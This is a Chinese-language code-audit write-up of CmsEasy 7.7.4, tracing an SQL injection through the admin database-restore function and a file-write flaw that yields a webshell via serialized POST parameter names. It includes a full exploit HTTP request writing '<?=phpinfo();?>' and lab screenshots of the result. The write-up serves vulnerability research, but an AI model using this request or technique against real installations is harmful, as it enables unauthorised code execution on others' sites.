

CmsEasy代码审计

先知社区，先知安全技术社区

环境说明：

系统：Windows 10

集成环境：phpstudy

php 版本：7.3.4

mysql 版本：5.7.25

cms 版本：7.7.4

前言

现在 cms 一般都是基于 MVC 思想去开发，所以在审计这个 cms 时我是直接从控制器开始看的，thinkphp 与 laravel 等开发框架会把控制器放在 controller 目录，这个 cms 的控制器是在 lib 目录。

目录结构


```
cmseasy/  
|-- admin  
|-- api  
|-- apps  
|-- cache  
|-- cn  
|-- common  
|-- config  
|-- data  
|-- en  
|-- html  
|-- images  
|-- install  
|-- jp  
|-- lang  
|-- lib  
|-- license  
|-- readme  
|-- sitemap  
|-- sk  
|-- template  
|-- template_admin  
|-- ueditor  
|-- wap  
`-- webscan360
```

开始审计

1.SQL 注入

1. 在文件 lib/admin/database_admin.php 的 dorestore_action() 方法接收到 GET 参数 db_dir 后会使用 front::scan(\$dir) 函数获取该目录下的文件名，然后将目录名与文件名传递给 tdatabase::getInstance()->restoreTables() 函数，跟进该函数。

```
236  function dorestore_action() {
237      /* $db_dir = explode('_',front::get('db_dir'));
238      if($db_dir[2]!=$_VERCODE){
239          front::flash(lang_admin('database_recovery_failed').'! ');
240          front::redirect(url::create('database/baker'));
241      }*/
242      $dir=ROOT.'/data/backup-data/'.front::get('db_dir');
243      if(is_dir($dir)) {
244          $db_files=front::scan($dir);
245          foreach($db_files as $db_file) {
246              if(!preg_match('/^\./',$db_file)) tdatabase::getInstance()->restoreTables($dir.'/'.$db_file);
247          }
248          //更新表
249          $nerrCode=service::checktable();
250          if ($nerrCode) {
251              $this->json_info(5, $nerrCode);
252              exit;
253          }
254          user::deletesession();
255          category::deletesession();
256          type::deletesession();
257          special::deletesession();
258          front::flash(lang_admin('database_recovery').lang_admin('success').'! ');
259      }
260      front::redirect(url::create('database/baker'));
261  }
```




先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029203408-82da3b0a-38b4-1.png>)

2. 在文件 lib/table/tdatabase.php 的 restoreTables 函数可以看到，file_get_contents() 函数读取文件内容后进行了字符替换与字符分割，文件内容被赋值给变量 \$sqls，然后赋值给 \$q，最终传递到 \$this->query() 函数执行，继续跟进该函数。

```
98 function restoreTables($file)
99 {
100     $database=config::getdatabase('database');
101     set_time_limit(0);
102     //$database = new tdatabase();
103     $sqlquery = file_get_contents($file);
104     if (!$sqlquery)
105         return;
106     $sqlquery = str_replace("\r", "", $sqlquery);
107     $sqlquery = str_replace("cmseasy_", $database['prefix'], $sqlquery);
108     $sqls = preg_split ("/;(--) +[ \t]{0,}\n/", $sqlquery);
109     //var_dump($sqls);exit;
110     $nerrCode = "";
111     $i = 0;
112     foreach ($sqls as $q) {
113         $q = trim($q);
114         if ($q == "") {
115             continue;
116         }
117         if ($this->query($q))
118             $i++;
119         else
120             $nerrCode .= "执行: <font color='blue'>$q</font> 出错!</font><br>";
121     }
122     return $nerrCode;
123 }
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20211029204019-604a80e4-38b5-1.png>)

3. 在文件 lib/inc/table.php 的 query 函数，\$sql 语句被传递给了 \$this->db->query() 函数。

```
54     function query($sql)
55     {
56         return $this->db->query($sql);
57     }
58
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20211029204249-b9d1a1b0-38b5-1.png>)

4. 在文件 lib/inc/dbmysqli.php 的 query 函数，\$sql 被传递给 \$this->mysqli->query() 函数执行了，而在这个文件中可以看到 \$this->mysqli 是 mysqli 类实例化的对象。一路跟下来从文件读取内容到被执行 SQL 语句没有做任何安全处理。

```
87
88     function query($sql)
89     {
90         $res = $this->mysqli->query($sql);
91         if (!$res) {
92             $this->halt(lang_admin('query').lang_admin('failure').":\n$sql");
93         }
94         return $res;
95     }
96
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029204728-5fe5e066-38b6-1.png>)


```
42 public function connect($host, $user, $pass, $dbname, $con_db_port = '3306', $db_charset = 'utf8', $pconnect = 0)
43 {
44     $this->mysqli = @new mysqli($host, $user, $pass, $dbname,$con_db_port);
45     if ($this->mysqli->connect_error) {
46         self::halt($this->mysqli->connect_error);
47     }
}
```




(<https://xzfile.aliyuncs.com/media/upload/picture/20211029204808-7796ddbe-38b6-1.png>)

5. 从以上代码分析可知该 SQL 注入需要配合文件上传。


6. 首先上传一个文件，该文件写入 sql 语句，注意这个文件需要是目录下的第一个文件，否则 sql 语句可能会查询失败。将静态文件目录设置为 /，点击保存。这样可以保证目录下的第一个文件就是我们上传的。






(<https://xzfile.aliyuncs.com/media/upload/picture/20211029205736-ca53845c-38b7-1.png>)

上传文件使用 burpsuite 抓包将内容修改为 sql 注入语句。




(https://xzfile.aliyuncs.com/media/upload/picture/20211029210914-6a367d7a-38b9-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20211029210752-392f29b6-38b9-1.png)

7. 触发 SQL 注入漏洞，这里其实也存在文件读取漏洞。



(https://xzfile.aliyuncs.com/media/upload/picture/20211029211529-49d7265a-38ba-1.png)

2. 任意文件写入 getshell

1. 在文件 lib/admin/table_admin.php 的 edit_action() 函数下，存在 file_put_contents 函数进行写入操作，文件名后缀默认为 php，POST 的所有内容会在序列化之后放到 \$tag_config 变量，最后执行 file_put_contents 将 \$tag_config 变量内容写入 php 文件。虽然 POST 的内容有被过滤，但是 POST 的参数名没被过滤，也就是说我们可以通过参数名写入 webshell。

```

1694 $update = $this->table->rec_update(front::$post, front::get('id'));
1695 if ($this->table == 'category' && front::post('image') != '' && front::post('image_del')) {
1696     @unlink(front::post('image'));
1697     $update = $this->table->rec_update(array('image' => ''), front::get('id'));
1698 }

```

```

1699         if ($this->table == 'templatetag' || $this->table == 'shoptemplatetag') {
1700             unset(front::$post['submit']);
1701             if (front::$post['tagfrom'] != 'define' && !preg_match('/^tag_(.*?)\.\html$/is', front::$post['tagtemplate'])) {
1702                 exit(lang_admin('illegal_parameter'));
1703             }
1704             front::$post['tagcontent'] = stripslashes(stripslashes(front::$post['tagcontent']));
1705             if (front::$post['tagfrom'] == 'content') {
1706                 $path = ROOT . '/config/tag/content_' . intval(front::get('id')) . '.php';
1707             } else {
1708                 $path = ROOT . '/config/tag/category_' . intval(front::get('id')) . '.php';
1709             }
1710             $tag_config = serialize(front::$post);
1711             file_put_contents($path, $tag_config);
1712             front::redirect(url::modify('act/list/table/templatetag/tagfrom/'.front::post('tagfrom'), true));
1713         }

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029214625-9bd47170-38be-1.png>)

2. 发送构造好的请求包写入 webshell，没有回显但是没有关系文件名是可预判的。

Request	Response
<pre> 1 POST /index.php?case=table&act=edit&admin_dir=admin&site=default&tagfrom=shopcontent HTTP/1.1 2 Host: cms.cn 3 Accept: */* 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36 Edg/92.0.902.84 5 X-Requested-With: XMLHttpRequest 6 Referer: http://cms.cn/index.php?admin_dir=admin&site=default 7 Accept-Encoding: gzip, deflate 8 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6 9 Cookie: Hm_lvt_b60316de6009d5654de7312f772162be=1630128694; Hm_lvt_948dbale5d873b9c1f1c77078c521c89=1630234129; bdshare_firsttime=1630234924756; tw_comment_author=%3Cimg%20src%3D1%20onerror%3Dalert(1)%3E; PHPSESSID= 3bbc0ha7p6mls0jlko5494v5oh; login_username=admin; login_password=870e8b4746f83292794b480d0408b654 10 Connection: close 11 Content-Type: application/x-www-form-urlencoded 12 Content-Length: 53 13 14 submit=1&tagcontent=1&titlenum=1&<?%3dphpinfo();?>=11 </pre>	<pre> 1 HTTP/1.1 302 Found 2 Date: Fri, 29 Oct 2021 13:48:21 GMT 3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_r 4 X-Powered-By: PHP/7.3.4 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Location: /index.php?case=table&act=list&admin_dir=admin&site=default&ta 9 Content-Length: 0 10 Connection: close 11 Content-Type: text/html; charset=utf-8 12 13 </pre>

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029214859-f8003f10-38be-1.png>)


3. 访问 webshell

中文网站名称 - 后台管理 x PHP 7.3.4 - phpinfo()

← → ↻ ⚠ 不安全 | cms.cn/config/tag/category_0.php a 搜索 10

a:7:{s:10:"tagcontent";s:1:"1";s:8:"titlenum";s:1:"1";s:15:"

PHP Version 7.3.4



System	Windows NT DESKTOP-TMIOQ9M 10.0 build 19042 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cmd /c "php-build\deps_aux\oracle\x64\instantclient_12_1\sdk\shared" --enable-object-out-dir=../obj/ --enable-com-dotnet=shared --without-analyzer --with-pgo
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029215049-397fe710-38bf-1.png>)

总结

SQL 注入：从文件中获取 SQL 语句，如果文件名与内容可控那么就可能存在 SQL 注入。

任意文件写入 getshell：虽然 POST 参数的值有被过滤，但是由于使用了序列化函数导致仍然可以通过参数名写入恶意代码。